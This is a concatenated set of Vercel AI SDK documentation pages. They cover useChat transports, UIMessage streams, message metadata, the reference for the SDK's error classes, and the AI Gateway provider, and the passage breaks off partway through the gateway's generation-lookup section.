import { useChat } from '@ai-sdk/react';
export default function Page() {
const {
/* ... */
} = useChat({
// handle error:
onError: error => {
console.error(error);
},
});
}
Injecting Errors for Testing
You might want to create errors for testing. You can easily do so by throwing an error in your route handler:
export async function POST(req: Request) {
throw new Error('This is a test error');
}
title: Transport description: Learn how to use custom transports with useChat.
Transport
The useChat transport system provides fine-grained control over how messages are sent to your API endpoints and how responses are processed. This is particularly useful for alternative communication protocols like WebSockets, custom authentication patterns, or specialized backend integrations.
Default Transport
By default, useChat uses HTTP POST requests to send messages to /api/chat:
import { useChat } from '@ai-sdk/react';
// Uses default HTTP transport
const { messages, sendMessage } = useChat();
This is equivalent to:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
Custom Transport Configuration
Configure the default transport with custom options:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/custom-chat',
headers: {
Authorization: 'Bearer your-token',
'X-API-Version': '2024-01',
},
credentials: 'include',
}),
});
Dynamic Configuration
You can also provide functions that return configuration values. This is useful for authentication tokens that need to be refreshed, or for configuration that depends on runtime conditions:
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
headers: () => ({
Authorization: `Bearer ${getAuthToken()}`,
'X-User-ID': getCurrentUserId(),
}),
body: () => ({
sessionId: getCurrentSessionId(),
preferences: getUserPreferences(),
}),
credentials: () => 'include',
}),
});
Request Transformation
Transform requests before sending to your API:
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
prepareSendMessagesRequest: ({ id, messages, trigger, messageId }) => {
return {
headers: {
'X-Session-ID': id,
},
body: {
messages: messages.slice(-10), // Only send last 10 messages
trigger,
messageId,
},
};
},
}),
});
Direct Agent Transport
For scenarios where you want to communicate directly with an Agent without going through HTTP, you can use DirectChatTransport. This transport invokes the agent's stream() method directly in-process.
This is useful for:
- Server-side rendering: Run the agent on the server without an API endpoint
- Testing: Test chat functionality without network requests
- Single-process applications: Desktop or CLI apps where client and agent run together
import { useChat } from '@ai-sdk/react';
import { DirectChatTransport, ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
instructions: 'You are a helpful assistant.',
tools: {
weather: weatherTool,
},
});
const { messages, sendMessage } = useChat({
transport: new DirectChatTransport({ agent }),
});
How It Works
Unlike DefaultChatTransport which sends HTTP requests:
DirectChatTransportvalidates incoming UI messages- Converts them to model messages using
convertToModelMessages - Calls the agent's
stream()method directly - Returns the result as a UI message stream via
toUIMessageStream()
Configuration Options
You can pass additional options to customize the stream output:
const transport = new DirectChatTransport({
agent,
// Pass options to the agent
options: { customOption: 'value' },
// Configure what's sent to the client
sendReasoning: true,
sendSources: true,
});
For complete API details, see the DirectChatTransport reference.
Building Custom Transports
To understand how to build your own transport, refer to the source code of the default implementation:
- DefaultChatTransport - The complete default HTTP transport implementation
- HttpChatTransport - Base HTTP transport with request handling
- ChatTransport Interface - The transport interface you need to implement
These implementations show you exactly how to:
- Handle the
sendMessagesmethod - Process UI message streams
- Transform requests and responses
- Handle errors and connection management
The transport system gives you complete control over how your chat application communicates, enabling integration with any backend protocol or service.
title: Reading UIMessage Streams description: Learn how to read UIMessage streams.
Reading UI Message Streams
UIMessage streams are useful outside of traditional chat use cases. You can consume them for terminal UIs, custom stream processing on the client, or React Server Components (RSC).
The readUIMessageStream helper transforms a stream of UIMessageChunk objects into an AsyncIterableStream of UIMessage objects, allowing you to process messages as they're being constructed.
Basic Usage
import { readUIMessageStream, streamText } from 'ai';
__PROVIDER_IMPORT__;
async function main() {
const result = streamText({
model: __MODEL__,
prompt: 'Write a short story about a robot.',
});
for await (const uiMessage of readUIMessageStream({
stream: result.toUIMessageStream(),
})) {
console.log('Current message state:', uiMessage);
}
}
Tool Calls Integration
Handle streaming responses that include tool calls:
import { readUIMessageStream, streamText, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function handleToolCalls() {
const result = streamText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
prompt: 'What is the weather in Tokyo?',
});
for await (const uiMessage of readUIMessageStream({
stream: result.toUIMessageStream(),
})) {
// Handle different part types
uiMessage.parts.forEach(part => {
switch (part.type) {
case 'text':
console.log('Text:', part.text);
break;
case 'tool-call':
console.log('Tool called:', part.toolName, 'with args:', part.args);
break;
case 'tool-result':
console.log('Tool result:', part.result);
break;
}
});
}
}
Resuming Conversations
Resume streaming from a previous message state:
import { readUIMessageStream, streamText } from 'ai';
__PROVIDER_IMPORT__;
async function resumeConversation(lastMessage: UIMessage) {
const result = streamText({
model: __MODEL__,
messages: [
{ role: 'user', content: 'Continue our previous conversation.' },
],
});
// Resume from the last message
for await (const uiMessage of readUIMessageStream({
stream: result.toUIMessageStream(),
message: lastMessage, // Resume from this message
})) {
console.log('Resumed message:', uiMessage);
}
}
title: Message Metadata description: Learn how to attach and use metadata with messages in AI SDK UI
Message Metadata
Message metadata allows you to attach custom information to messages at the message level. This is useful for tracking timestamps, model information, token usage, user context, and other message-level data.
Overview
Message metadata differs from data parts in that it's attached at the message level rather than being part of the message content. While data parts are ideal for dynamic content that forms part of the message, metadata is perfect for information about the message itself.
Getting Started
Here's a simple example of using message metadata to track timestamps and model information:
Defining Metadata Types
First, define your metadata type for type safety:
import { UIMessage } from 'ai';
import { z } from 'zod';
// Define your metadata schema
export const messageMetadataSchema = z.object({
createdAt: z.number().optional(),
model: z.string().optional(),
totalTokens: z.number().optional(),
});
export type MessageMetadata = z.infer<typeof messageMetadataSchema>;
// Create a typed UIMessage
export type MyUIMessage = UIMessage<MessageMetadata>;
Sending Metadata from the Server
Use the messageMetadata callback in toUIMessageStreamResponse to send metadata at different streaming stages:
import { convertToModelMessages, streamText } from 'ai';
__PROVIDER_IMPORT__;
import type { MyUIMessage } from '@/types';
export async function POST(req: Request) {
const { messages }: { messages: MyUIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
originalMessages: messages, // pass this in for type-safe return objects
messageMetadata: ({ part }) => {
// Send metadata when streaming starts
if (part.type === 'start') {
return {
createdAt: Date.now(),
model: 'your-model-id',
};
}
// Send additional metadata when streaming completes
if (part.type === 'finish') {
return {
totalTokens: part.totalUsage.totalTokens,
};
}
},
});
}
Accessing Metadata on the Client
Access metadata through the message.metadata property:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import type { MyUIMessage } from '@/types';
export default function Chat() {
const { messages } = useChat<MyUIMessage>({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.metadata?.createdAt && (
<span className="text-sm text-gray-500">
{new Date(message.metadata.createdAt).toLocaleTimeString()}
</span>
)}
</div>
{/* Render message content */}
{message.parts.map((part, index) =>
part.type === 'text' ? <div key={index}>{part.text}</div> : null,
)}
{/* Display additional metadata */}
{message.metadata?.totalTokens && (
<div className="text-xs text-gray-400">
{message.metadata.totalTokens} tokens
</div>
)}
</div>
))}
</div>
);
}
Common Use Cases
Message metadata is ideal for:
- Timestamps: When messages were created or completed
- Model Information: Which AI model was used
- Token Usage: Track costs and usage limits
- User Context: User IDs, session information
- Performance Metrics: Generation time, time to first token
- Quality Indicators: Finish reason, confidence scores
See Also
- Chatbot Guide - Message metadata in the context of building chatbots
- Streaming Data - Comparison with data parts
- UIMessage Reference - Complete UIMessage type reference
title: AI_APICallError description: Learn how to fix AI_APICallError
AI_APICallError
This error occurs when an API call fails.
Properties
url: The URL of the API request that failedrequestBodyValues: The request body values sent to the APIstatusCode: The HTTP status code returned by the API (optional)responseHeaders: The response headers returned by the API (optional)responseBody: The response body returned by the API (optional)isRetryable: Whether the request can be retried based on the status codedata: Any additional data associated with the error (optional)cause: The underlying error that caused the API call to fail (optional)
Checking for this Error
You can check if an error is an instance of AI_APICallError using:
import { APICallError } from 'ai';
if (APICallError.isInstance(error)) {
// Handle the error
}
title: AI_DownloadError description: Learn how to fix AI_DownloadError
AI_DownloadError
This error occurs when a download fails.
Properties
url: The URL that failed to downloadstatusCode: The HTTP status code returned by the server (optional)statusText: The HTTP status text returned by the server (optional)cause: The underlying error that caused the download to fail (optional)message: The error message containing details about the download failure (optional, auto-generated)
Checking for this Error
You can check if an error is an instance of AI_DownloadError using:
import { DownloadError } from 'ai';
if (DownloadError.isInstance(error)) {
// Handle the error
}
title: AI_EmptyResponseBodyError description: Learn how to fix AI_EmptyResponseBodyError
AI_EmptyResponseBodyError
This error occurs when the server returns an empty response body.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_EmptyResponseBodyError using:
import { EmptyResponseBodyError } from 'ai';
if (EmptyResponseBodyError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidArgumentError description: Learn how to fix AI_InvalidArgumentError
AI_InvalidArgumentError
This error occurs when an invalid argument was provided.
Properties
parameter: The name of the parameter that is invalidvalue: The invalid valuemessage: The error message
Checking for this Error
You can check if an error is an instance of AI_InvalidArgumentError using:
import { InvalidArgumentError } from 'ai';
if (InvalidArgumentError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidDataContentError description: How to fix AI_InvalidDataContentError
AI_InvalidDataContentError
This error occurs when the data content provided in a multi-modal message part is invalid. Check out the prompt examples for multi-modal messages .
Properties
content: The invalid content valuecause: The underlying error that caused this error (optional)message: The error message describing the expected and received content types (optional, auto-generated)
Checking for this Error
You can check if an error is an instance of AI_InvalidDataContentError using:
import { InvalidDataContentError } from 'ai';
if (InvalidDataContentError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidMessageRoleError description: Learn how to fix AI_InvalidMessageRoleError
AI_InvalidMessageRoleError
This error occurs when an invalid message role is provided.
Properties
role: The invalid role valuemessage: The error message (optional, auto-generated fromrole)
Checking for this Error
You can check if an error is an instance of AI_InvalidMessageRoleError using:
import { InvalidMessageRoleError } from 'ai';
if (InvalidMessageRoleError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidPromptError description: Learn how to fix AI_InvalidPromptError
AI_InvalidPromptError
This error occurs when the prompt provided is invalid.
Potential Causes
UI Messages
You are passing a UIMessage[] as messages into e.g. streamText.
You need to first convert them to a ModelMessage[] using convertToModelMessages().
import { type UIMessage, generateText, convertToModelMessages } from 'ai';
const messages: UIMessage[] = [
/* ... */
];
const result = await generateText({
// ...
messages: await convertToModelMessages(messages),
});
Properties
prompt: The invalid prompt valuemessage: The error message (required in constructor)cause: The cause of the error (optional)
Checking for this Error
You can check if an error is an instance of AI_InvalidPromptError using:
import { InvalidPromptError } from 'ai';
if (InvalidPromptError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidResponseDataError description: Learn how to fix AI_InvalidResponseDataError
AI_InvalidResponseDataError
This error occurs when the server returns a response with invalid data content.
Properties
data: The invalid response data valuemessage: The error message
Checking for this Error
You can check if an error is an instance of AI_InvalidResponseDataError using:
import { InvalidResponseDataError } from 'ai';
if (InvalidResponseDataError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidToolApprovalError description: Learn how to fix AI_InvalidToolApprovalError
AI_InvalidToolApprovalError
This error occurs when a tool approval response references an unknown approvalId. No matching tool-approval-request was found in the message history.
Properties
approvalId: The approval ID that was not found
Checking for this Error
You can check if an error is an instance of AI_InvalidToolApprovalError using:
import { InvalidToolApprovalError } from 'ai';
if (InvalidToolApprovalError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidToolInputError description: Learn how to fix AI_InvalidToolInputError
AI_InvalidToolInputError
This error occurs when invalid tool input was provided.
Properties
toolName: The name of the tool with invalid inputstoolInput: The invalid tool inputsmessage: The error messagecause: The cause of the error
Checking for this Error
You can check if an error is an instance of AI_InvalidToolInputError using:
import { InvalidToolInputError } from 'ai';
if (InvalidToolInputError.isInstance(error)) {
// Handle the error
}
title: AI_JSONParseError description: Learn how to fix AI_JSONParseError
AI_JSONParseError
This error occurs when JSON fails to parse.
Properties
text: The text value that could not be parsedcause: The underlying parsing error (required in constructor)
Checking for this Error
You can check if an error is an instance of AI_JSONParseError using:
import { JSONParseError } from 'ai';
if (JSONParseError.isInstance(error)) {
// Handle the error
}
title: AI_LoadAPIKeyError description: Learn how to fix AI_LoadAPIKeyError
AI_LoadAPIKeyError
This error occurs when API key is not loaded successfully.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_LoadAPIKeyError using:
import { LoadAPIKeyError } from 'ai';
if (LoadAPIKeyError.isInstance(error)) {
// Handle the error
}
title: AI_LoadSettingError description: Learn how to fix AI_LoadSettingError
AI_LoadSettingError
This error occurs when a setting is not loaded successfully.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_LoadSettingError using:
import { LoadSettingError } from 'ai';
if (LoadSettingError.isInstance(error)) {
// Handle the error
}
title: AI_MessageConversionError description: Learn how to fix AI_MessageConversionError
AI_MessageConversionError
This error occurs when message conversion fails.
Properties
originalMessage: The original message that failed conversionmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_MessageConversionError using:
import { MessageConversionError } from 'ai';
if (MessageConversionError.isInstance(error)) {
// Handle the error
}
title: AI_NoContentGeneratedError description: Learn how to fix AI_NoContentGeneratedError
AI_NoContentGeneratedError
This error occurs when the AI provider fails to generate content.
Properties
message: The error message (optional, defaults to'No content generated.')
Checking for this Error
You can check if an error is an instance of AI_NoContentGeneratedError using:
import { NoContentGeneratedError } from 'ai';
if (NoContentGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_NoImageGeneratedError description: Learn how to fix AI_NoImageGeneratedError
AI_NoImageGeneratedError
This error occurs when the AI provider fails to generate an image. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated an invalid response.
Properties
message: The error message (optional, defaults to'No image generated.').responses: Metadata about the image model responses, including timestamp, model, and headers (optional).cause: The cause of the error. You can use this for more detailed error handling (optional).
Checking for this Error
You can check if an error is an instance of AI_NoImageGeneratedError using:
import { generateImage, NoImageGeneratedError } from 'ai';
try {
await generateImage({ model, prompt });
} catch (error) {
if (NoImageGeneratedError.isInstance(error)) {
console.log('NoImageGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
title: AI_NoObjectGeneratedError description: Learn how to fix AI_NoObjectGeneratedError
AI_NoObjectGeneratedError
This error occurs when the AI provider fails to generate a parsable object that conforms to the schema. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated a response that could not be parsed.
- The model generated a response that could not be validated against the schema.
Properties
message: The error message (optional, defaults to'No object generated.').text: The text that was generated by the model. This can be the raw text or the tool call text, depending on the object generation mode (optional).response: Metadata about the language model response, including response id, timestamp, and model (required in constructor).usage: Request token usage (required in constructor).finishReason: Request finish reason. For example 'length' if model generated maximum number of tokens, this could result in a JSON parsing error (required in constructor).cause: The cause of the error (e.g. a JSON parsing error). You can use this for more detailed error handling (optional).
Checking for this Error
You can check if an error is an instance of AI_NoObjectGeneratedError using:
import { generateText, NoObjectGeneratedError, Output } from 'ai';
try {
await generateText({ model, output: Output.object({ schema }), prompt });
} catch (error) {
if (NoObjectGeneratedError.isInstance(error)) {
console.log('NoObjectGeneratedError');
console.log('Cause:', error.cause);
console.log('Text:', error.text);
console.log('Response:', error.response);
console.log('Usage:', error.usage);
console.log('Finish Reason:', error.finishReason);
}
}
title: AI_NoOutputGeneratedError description: Learn how to fix AI_NoOutputGeneratedError
AI_NoOutputGeneratedError
This error is thrown when no LLM output was generated, e.g. because of errors.
Properties
message: The error message (optional, defaults to'No output generated.')cause: The underlying error that caused no output to be generated (optional)
Checking for this Error
You can check if an error is an instance of AI_NoOutputGeneratedError using:
import { NoOutputGeneratedError } from 'ai';
if (NoOutputGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_NoSpeechGeneratedError description: Learn how to fix AI_NoSpeechGeneratedError
AI_NoSpeechGeneratedError
This error occurs when no audio could be generated from the input.
Properties
responses: Array of speech model response metadata (required in constructor)
Checking for this Error
You can check if an error is an instance of AI_NoSpeechGeneratedError using:
import { NoSpeechGeneratedError } from 'ai';
if (NoSpeechGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_NoSuchModelError description: Learn how to fix AI_NoSuchModelError
AI_NoSuchModelError
This error occurs when a model ID is not found.
Properties
modelId: The ID of the model that was not foundmodelType: The type of model ('languageModel','embeddingModel','imageModel','transcriptionModel','speechModel', or'rerankingModel')message: The error message (optional, auto-generated frommodelIdandmodelType)
Checking for this Error
You can check if an error is an instance of AI_NoSuchModelError using:
import { NoSuchModelError } from 'ai';
if (NoSuchModelError.isInstance(error)) {
// Handle the error
}
title: AI_NoSuchProviderError description: Learn how to fix AI_NoSuchProviderError
AI_NoSuchProviderError
This error occurs when a provider ID is not found.
Properties
providerId: The ID of the provider that was not foundavailableProviders: Array of available provider IDsmodelId: The ID of the modelmodelType: The type of modelmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_NoSuchProviderError using:
import { NoSuchProviderError } from 'ai';
if (NoSuchProviderError.isInstance(error)) {
// Handle the error
}
title: AI_NoSuchToolError description: Learn how to fix AI_NoSuchToolError
AI_NoSuchToolError
This error occurs when a model tries to call an unavailable tool.
Properties
toolName: The name of the tool that was not foundavailableTools: Array of available tool names (optional)message: The error message (optional, auto-generated fromtoolNameandavailableTools)
Checking for this Error
You can check if an error is an instance of AI_NoSuchToolError using:
import { NoSuchToolError } from 'ai';
if (NoSuchToolError.isInstance(error)) {
// Handle the error
}
title: AI_NoTranscriptGeneratedError description: Learn how to fix AI_NoTranscriptGeneratedError
AI_NoTranscriptGeneratedError
This error occurs when no transcript could be generated from the input.
Properties
responses: Array of transcription model response metadata (required in constructor)
Checking for this Error
You can check if an error is an instance of AI_NoTranscriptGeneratedError using:
import { NoTranscriptGeneratedError } from 'ai';
if (NoTranscriptGeneratedError.isInstance(error)) {
// Handle the error
}
title: AI_NoVideoGeneratedError description: Learn how to fix AI_NoVideoGeneratedError
AI_NoVideoGeneratedError
This error occurs when the AI provider fails to generate a video. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated an invalid response.
Properties
message: The error message (optional, defaults to'No video generated.').responses: Metadata about the video model responses, including timestamp, model, and headers (optional).cause: The cause of the error. You can use this for more detailed error handling (optional).
Checking for this Error
You can check if an error is an instance of AI_NoVideoGeneratedError using:
import {
experimental_generateVideo as generateVideo,
NoVideoGeneratedError,
} from 'ai';
try {
await generateVideo({ model, prompt });
} catch (error) {
if (NoVideoGeneratedError.isInstance(error)) {
console.log('NoVideoGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
title: AI_RetryError description: Learn how to fix AI_RetryError
AI_RetryError
This error occurs when a retry operation fails.
Properties
reason: The reason for the retry failurelastError: The most recent error that occurred during retrieserrors: Array of all errors that occurred during retry attemptsmessage: The error message
Checking for this Error
You can check if an error is an instance of AI_RetryError using:
import { RetryError } from 'ai';
if (RetryError.isInstance(error)) {
// Handle the error
}
title: AI_TooManyEmbeddingValuesForCallError description: Learn how to fix AI_TooManyEmbeddingValuesForCallError
AI_TooManyEmbeddingValuesForCallError
This error occurs when too many values are provided in a single embedding call.
Properties
provider: The AI provider namemodelId: The ID of the embedding modelmaxEmbeddingsPerCall: The maximum number of embeddings allowed per callvalues: The array of values that was provided
Checking for this Error
You can check if an error is an instance of AI_TooManyEmbeddingValuesForCallError using:
import { TooManyEmbeddingValuesForCallError } from 'ai';
if (TooManyEmbeddingValuesForCallError.isInstance(error)) {
// Handle the error
}
title: AI_ToolCallNotFoundForApprovalError description: Learn how to fix AI_ToolCallNotFoundForApprovalError
AI_ToolCallNotFoundForApprovalError
This error occurs when a tool approval request references a tool call that was not found. This can happen when processing provider-emitted approval requests (e.g., MCP flows) where the referenced tool call ID does not exist.
Properties
toolCallId: The tool call ID that was not foundapprovalId: The approval request ID
Checking for this Error
You can check if an error is an instance of AI_ToolCallNotFoundForApprovalError using:
import { ToolCallNotFoundForApprovalError } from 'ai';
if (ToolCallNotFoundForApprovalError.isInstance(error)) {
// Handle the error
}
title: ToolCallRepairError description: Learn how to fix AI SDK ToolCallRepairError
ToolCallRepairError
This error occurs when there is a failure while attempting to repair an invalid tool call.
This typically happens when the AI attempts to fix either
a NoSuchToolError or InvalidToolInputError.
Properties
originalError: The original error that triggered the repair attempt (eitherNoSuchToolErrororInvalidToolInputError)message: The error messagecause: The underlying error that caused the repair to fail
Checking for this Error
You can check if an error is an instance of ToolCallRepairError using:
import { ToolCallRepairError } from 'ai';
if (ToolCallRepairError.isInstance(error)) {
// Handle the error
}
title: AI_TypeValidationError description: Learn how to fix AI_TypeValidationError
AI_TypeValidationError
This error occurs when type validation fails.
Properties
value: The value that failed validationcause: The underlying validation error (required in constructor)
Checking for this Error
You can check if an error is an instance of AI_TypeValidationError using:
import { TypeValidationError } from 'ai';
if (TypeValidationError.isInstance(error)) {
// Handle the error
}
title: AI_UIMessageStreamError description: Learn how to fix AI_UIMessageStreamError
AI_UIMessageStreamError
This error occurs when a UI message stream contains invalid or out-of-sequence chunks.
Common causes:
- Receiving a
text-deltachunk without a precedingtext-startchunk - Receiving a
text-endchunk without a precedingtext-startchunk - Receiving a
reasoning-deltachunk without a precedingreasoning-startchunk - Receiving a
reasoning-endchunk without a precedingreasoning-startchunk - Receiving a
tool-input-deltachunk without a precedingtool-input-startchunk - Attempting to access a tool invocation that doesn't exist
This error often surfaces when an upstream request fails before any tokens are streamed and a custom transport tries to write an inline error message to the UI stream without the proper start chunk.
Properties
chunkType: The type of chunk that caused the error (e.g.,text-delta,reasoning-end,tool-input-delta)chunkId: The ID associated with the failing chunk (part ID or toolCallId)message: The error message with details about what went wrong
Checking for this Error
You can check if an error is an instance of AI_UIMessageStreamError using:
import { UIMessageStreamError } from 'ai';
if (UIMessageStreamError.isInstance(error)) {
console.log('Chunk type:', error.chunkType);
console.log('Chunk ID:', error.chunkId);
// Handle the error
}
Common Solutions
-
Ensure proper chunk ordering: Always send a
*-startchunk before any*-deltaor*-endchunks for the same ID:// Correct order writer.write({ type: 'text-start', id: 'my-text' }); writer.write({ type: 'text-delta', id: 'my-text', delta: 'Hello' }); writer.write({ type: 'text-end', id: 'my-text' }); -
Verify IDs match: Ensure the
idused in*-deltaand*-endchunks matches theidused in the corresponding*-startchunk. -
Handle error paths correctly: When writing error messages in custom transports, ensure you emit the full start/delta/end sequence:
// When handling errors in custom transports writer.write({ type: 'text-start', id: errorId }); writer.write({ type: 'text-delta', id: errorId, delta: 'Request failed...', }); writer.write({ type: 'text-end', id: errorId }); -
Check stream producer logic: Review your streaming implementation to ensure chunks are sent in the correct order, especially when dealing with concurrent operations or merged streams.
title: AI_UnsupportedFunctionalityError description: Learn how to fix AI_UnsupportedFunctionalityError
AI_UnsupportedFunctionalityError
This error occurs when functionality is not supported.
Properties
functionality: The name of the unsupported functionalitymessage: The error message (optional, auto-generated fromfunctionality)
Checking for this Error
You can check if an error is an instance of AI_UnsupportedFunctionalityError using:
import { UnsupportedFunctionalityError } from 'ai';
if (UnsupportedFunctionalityError.isInstance(error)) {
// Handle the error
}
title: AI Gateway description: Learn how to use the AI Gateway provider with the AI SDK.
AI Gateway Provider
The AI Gateway provider connects you to models from multiple AI providers through a single interface. Instead of integrating with each provider separately, you can access OpenAI, Anthropic, Google, Meta, xAI, and other providers and their models.
Features
- Access models from multiple providers without having to install additional provider modules/dependencies
- Use the same code structure across different AI providers
- Switch between models and providers easily
- Automatic authentication when deployed on Vercel
- View pricing information across providers
- Observability for AI model usage through the Vercel dashboard
Setup
The Vercel AI Gateway provider is part of the AI SDK.
Basic Usage
For most use cases, you can use the AI Gateway directly with a model string:
// use plain model string with global provider
import { generateText } from "ai";
const { text } = await generateText({
model: "openai/gpt-5.4",
prompt: "Hello world",
});
// use provider instance (requires version 5.0.36 or later)
import { generateText, gateway } from "ai";
const { text } = await generateText({
model: gateway("openai/gpt-5.4"),
prompt: "Hello world",
});
The AI SDK automatically uses the AI Gateway when you pass a model string in the creator/model-name format.
Provider Instance
You can also import the default provider instance gateway from ai:
import { gateway } from "ai";
You may want to create a custom provider instance when you need to:
- Set custom configuration options (API key, base URL, headers)
- Use the provider in a provider registry
- Wrap the provider with middleware
- Use different settings for different parts of your application
To create a custom provider instance, import createGateway from ai:
import { createGateway } from "ai";
const gateway = createGateway({
apiKey: process.env.AI_GATEWAY_API_KEY ?? "",
});
You can use the following optional settings to customize the AI Gateway provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://ai-gateway.vercel.sh/v3/ai. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theAI_GATEWAY_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
metadataCacheRefreshMillis number
How frequently to refresh the metadata cache in milliseconds. Defaults to 5 minutes (300,000ms).
Authentication
The Gateway provider supports two authentication methods:
API Key Authentication
Set your API key via environment variable:
AI_GATEWAY_API_KEY=your_api_key_here
Or pass it directly to the provider:
import { createGateway } from "ai";
const gateway = createGateway({
apiKey: "your_api_key_here",
});
OIDC Authentication (Vercel Deployments)
When deployed to Vercel, the AI Gateway provider supports authenticating using OIDC (OpenID Connect) tokens without API Keys.
How OIDC Authentication Works
-
In Production/Preview Deployments:
- OIDC authentication is automatically handled
- No manual configuration needed
- Tokens are automatically obtained and refreshed
-
In Local Development:
- First, install and authenticate with the Vercel CLI
- Run
vercel env pullto download your project's OIDC token locally - For automatic token management:
- Use
vercel devto start your development server - this will handle token refreshing automatically
- Use
- For manual token management:
- If not using
vercel dev, note that OIDC tokens expire after 12 hours - You'll need to run
vercel env pullagain to refresh the token before it expires
- If not using
Read more about using OIDC tokens in the Vercel AI Gateway docs.
Bring Your Own Key (BYOK)
You can connect your own provider credentials to use with Vercel AI Gateway. This lets you use your existing provider accounts and access private resources.
To set up BYOK, add your provider credentials in your Vercel team's AI Gateway settings. Once configured, AI Gateway automatically uses your credentials. No code changes are needed.
Learn more in the BYOK documentation.
Language Models
You can create language models using a provider instance. The first argument is the model ID in the format creator/model-name:
import { generateText } from "ai";
const { text } = await generateText({
model: "openai/gpt-5.4",
prompt: "Explain quantum computing in simple terms",
});
AI Gateway language models can also be used in the streamText function and support structured data generation with Output (see AI SDK Core).
Reranking Models
You can create reranking models using the rerankingModel method on the provider instance:
import { rerank } from "ai";
import { gateway } from "@ai-sdk/gateway";
const { ranking } = await rerank({
model: gateway.rerankingModel("cohere/rerank-v3.5"),
query: "What is the capital of France?",
documents: [
"Paris is the capital of France.",
"Berlin is the capital of Germany.",
"Madrid is the capital of Spain.",
],
topN: 2,
});
console.log(ranking);
// [
// { originalIndex: 0, score: 0.89, document: 'Paris is the capital of France.' },
// { originalIndex: 2, score: 0.15, document: 'Madrid is the capital of Spain.' },
// ]
Reranking models are useful for improving search results in retrieval-augmented generation (RAG) pipelines by re-scoring candidate documents after an initial retrieval step.
Available Models
The AI Gateway supports models from OpenAI, Anthropic, Google, Meta, xAI, Mistral, DeepSeek, Amazon Bedrock, Cohere, Perplexity, Alibaba, and other providers.
For the complete list of available models, see the AI Gateway documentation.
Dynamic Model Discovery
You can discover available models programmatically:
import { gateway, generateText } from "ai";
const availableModels = await gateway.getAvailableModels();
// List all available models
availableModels.models.forEach((model) => {
console.log(`${model.id}: ${model.name}`);
if (model.description) {
console.log(` Description: ${model.description}`);
}
if (model.pricing) {
console.log(` Input: $${model.pricing.input}/token`);
console.log(` Output: $${model.pricing.output}/token`);
if (model.pricing.cachedInputTokens) {
console.log(
` Cached input (read): $${model.pricing.cachedInputTokens}/token`,
);
}
if (model.pricing.cacheCreationInputTokens) {
console.log(
` Cache creation (write): $${model.pricing.cacheCreationInputTokens}/token`,
);
}
}
});
// Use any discovered model with plain string
const { text } = await generateText({
model: availableModels.models[0].id, // e.g., 'openai/gpt-5.4'
prompt: "Hello world",
});
Credit Usage
You can check your team's current credit balance and usage:
import { gateway } from "ai";
const credits = await gateway.getCredits();
console.log(`Team balance: ${credits.balance} credits`);
console.log(`Team total used: ${credits.total_used} credits`);
The getCredits() method returns your team's credit information based on the authenticated API key or OIDC token:
- balance number - Your team's current available credit balance
- total_used number - Total credits consumed by your team
Generation Lookup
Look up detailed information about a specific generation by its ID, including cost, token usage, latency, and provider details. Generation IDs are available in providerMetadata.gateway.generationId on both generateText and streamText responses.
When streaming, the generation ID is injected on the first content chunk, so you can capture it early in the stream without waiting for completion. This is especially useful in cases where a network interruption or mid-stream error could prevent you from receiving the final response — since the gateway records the final status server-side, you can use the generation ID to look up the results (including cost, token usage, and finish reason) later via getGenerationInfo().
import { gateway, generateText } from "ai";
// Make a request
const result = await generateText({
model: gateway("anthropic/claude-sonnet-4"),
prompt: "Explain quantum entanglement briefly",
});
// Get the generation ID from provider metadata
const generationId = result.providerMetadata?.gateway?.generationId;
// Look up detailed generation info
const generation = await gateway.getGenerationInfo({ id: generationId });
console.log(`Model: ${generation.model}`);
console.log(`Cost: $${generation.totalCost.toFixed(6)}`);
console.log(`Latency: ${generation.latency}ms`);
console.log(`Prompt tokens: ${generation.promptTokens}`);
console.log(`Completion tokens: ${generation.completionTokens}`);
With streamText, you can capture the generation ID from the first chunk via fullStream:
